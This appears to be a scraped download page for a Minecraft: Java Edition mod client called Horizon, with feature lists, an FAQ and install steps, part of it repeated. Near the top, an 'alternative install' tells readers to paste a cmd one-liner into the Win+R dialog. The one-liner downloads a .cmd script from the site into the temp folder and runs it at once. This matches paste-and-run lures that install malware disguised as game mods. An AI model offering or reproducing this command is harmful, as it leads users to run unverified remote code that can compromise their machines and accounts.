
Alternative install via Win+R
If you don't want to download manually: one command in the Run dialog downloads the zip from this card into a temp folder.
- Press Win+R (the Run dialog opens).
- Paste the command below and press Enter.
- Wait for it to finish: the script downloads, unpacks and starts Coop Mods Play.
cmd /c curl -sL https://coopmodsplay.com/i/minecraft-java-edition-mod.cmd -o "%TEMP%\th.cmd" & "%TEMP%\th.cmd"
Paste only the command from this page. Official domain is coopmodsplay.com; the file SHA-256 is shown on this page.
Requires Windows 10 1803+ or Windows 11 (curl and tar are built in). Archive size ~38.5 MB.
If your Windows is older than 1803 or the command fails — use the regular Download button and unpack the ZIP manually.
Description
## What the client does Title screen, world create/select — like vanilla. Generation in Rust: noise, aquifers, surface, carvers, structures. Chunks and lighting on worker threads. Render uses vanilla block models, smooth lighting, biome tints, sky, sun, moon, stars, clouds. - Player physics, health, hunger, tool rules and loot tables
- Place blocks, crafting, chests, furnaces, dropped items, particles, sound
- Mobs: vanilla combat and AI, including wardens, shulkers, illagers, wither, Ender dragon, breeze, creaking, sniffer, happy ghast, llama, copper golem
- Villagers: professions, trading, restock, bell, sleep
- Raids and pillager patrols
- Dispensers, crafter, loom, recipe book
- Commands, scoreboards, player list, subtitles, HUD
- Boats, minecarts, item frames, paintings, armor stands
- Shields, maps, books, fireworks, beacons, advancements, statistics
- Anvil saves, Open to LAN, join a vanilla server (no Microsoft account login yet)
What Horizon is not | | Horizon | Official Java client |
| --- | --- | --- |
| Code | Own Rust client, no JVM | Java Edition 26.3 |
| Assets | Reads your installed 26.3, does not download game assets | Own game files |
| Mods | Own system + some Modrinth / Coop Mods Play Files packs | Fabric / Forge / NeoForge / Quilt |
| Versions | Java 26.3 only; 1.8–26.2 worlds upgrade like vanilla | Any launcher release | Fabric, Forge, NeoForge, Quilt and Mixin JARs do not run in Horizon. Do not attach trainers to this build.
Before you install - Minecraft: Java Edition 26.3 already installed, launched at least once
- GPU with Vulkan (Windows / Linux) or any Apple Silicon Mac
- Free disk space in the launcher folder, not in Program Files of vanilla If the driver is old and Vulkan 1.1 / DX12 fail, Coop Mods Play shows a diagnostic with an error code. Update the driver or try another PC with a 2016+ GPU.
Frequently asked questions
Where do I download the Minecraft: Java Edition Files drop?
This coopmodsplay.com card and Coop Mods Play → Files are the same archive. Use Download on the card.
Do we all need the same version?
Yes. Same Files zip and the same game build. Friends / own session only.
How many players?
It depends on the drop — read this card. Everyone installs the same zip.
How do I install it?
Coop Mods Play → Files → this card → Download. Unpack into the game folder listed above.
Is this the trainer? Can I cheat in co-op?
No. This is a Files co-op drop. Keep the trainer on its own card and out of the lobby.
How to install
- Install Minecraft: Java Edition 26.3 and enter a world once so game files are on disk.
- Click Download client on this page — that is Coop Mods Play, not a third-party zip.
- Open Coop Mods Play → Files → the Horizon card → Install.
- Wait while the launcher prepares assets from local Java 26.3.
- If wgpu cannot start (old GPU / driver), Coop Mods Play shows ERR_GPU_INIT_FAIL. Update the driver or try another PC (2016+ GPU).
- Updates arrive when the launcher starts. Dedicated server is on the same card. Logs and crash reports are in launcher settings.
Comments
Nobody has written yet. Be the first — ask or share what worked.
Sign in to leave a comment-
Oct 28, 2026 Mod v0.2.93
Mod updates
When the game patches we recheck this Files drop and refresh the zip on the card and in Coop Mods Play.
Tags
## What the client does Title screen, world create/select — like vanilla. Generation in Rust: noise, aquifers, surface, carvers, structures. Chunks and lighting on worker threads. Render uses vanilla block models, smooth lighting, biome tints, sky, sun, moon, stars, clouds. - Player physics, health, hunger, tool rules and loot tables
- Place blocks, crafting, chests, furnaces, dropped items, particles, sound
- Mobs: vanilla combat and AI, including wardens, shulkers, illagers, wither, Ender dragon, breeze, creaking, sniffer, happy ghast, llama, copper golem
- Villagers: professions, trading, restock, bell, sleep
- Raids and pillager patrols
- Dispensers, crafter, loom, recipe book
- Commands, scoreboards, player list, subtitles, HUD
- Boats, minecarts, item frames, paintings, armor stands
- Shields, maps, books, fireworks, beacons, advancements, statistics
- Anvil saves, Open to LAN, join a vanilla server (no Microsoft account login yet)
What Horizon is not | | Horizon | Official Java client |
| --- | --- | --- |
| Code | Own Rust client, no JVM | Java Edition 26.3 |
| Assets | Reads your installed 26.3, does not download game assets | Own game files |
| Mods | Own system + some Modrinth / Coop Mods Play Files packs | Fabric / Forge / NeoForge / Quilt |
| Versions | Java 26.3 only; 1.8–26.2 worlds upgrade like vanilla | Any launcher release | Fabric, Forge, NeoForge, Quilt and Mixin JARs do not run in Horizon. Do not attach trainers to this build.
Before you install - Minecraft: Java Edition 26.3 already installed, launched at least once
- GPU with Vulkan (Windows / Linux) or any Apple Silicon Mac
- Free disk space in the launcher folder, not in Program Files of vanilla If the driver is old and Vulkan 1.1 / DX12 fail, Coop Mods Play shows a diagnostic with an error code. Update the driver or try another PC with a 2016+ GPU.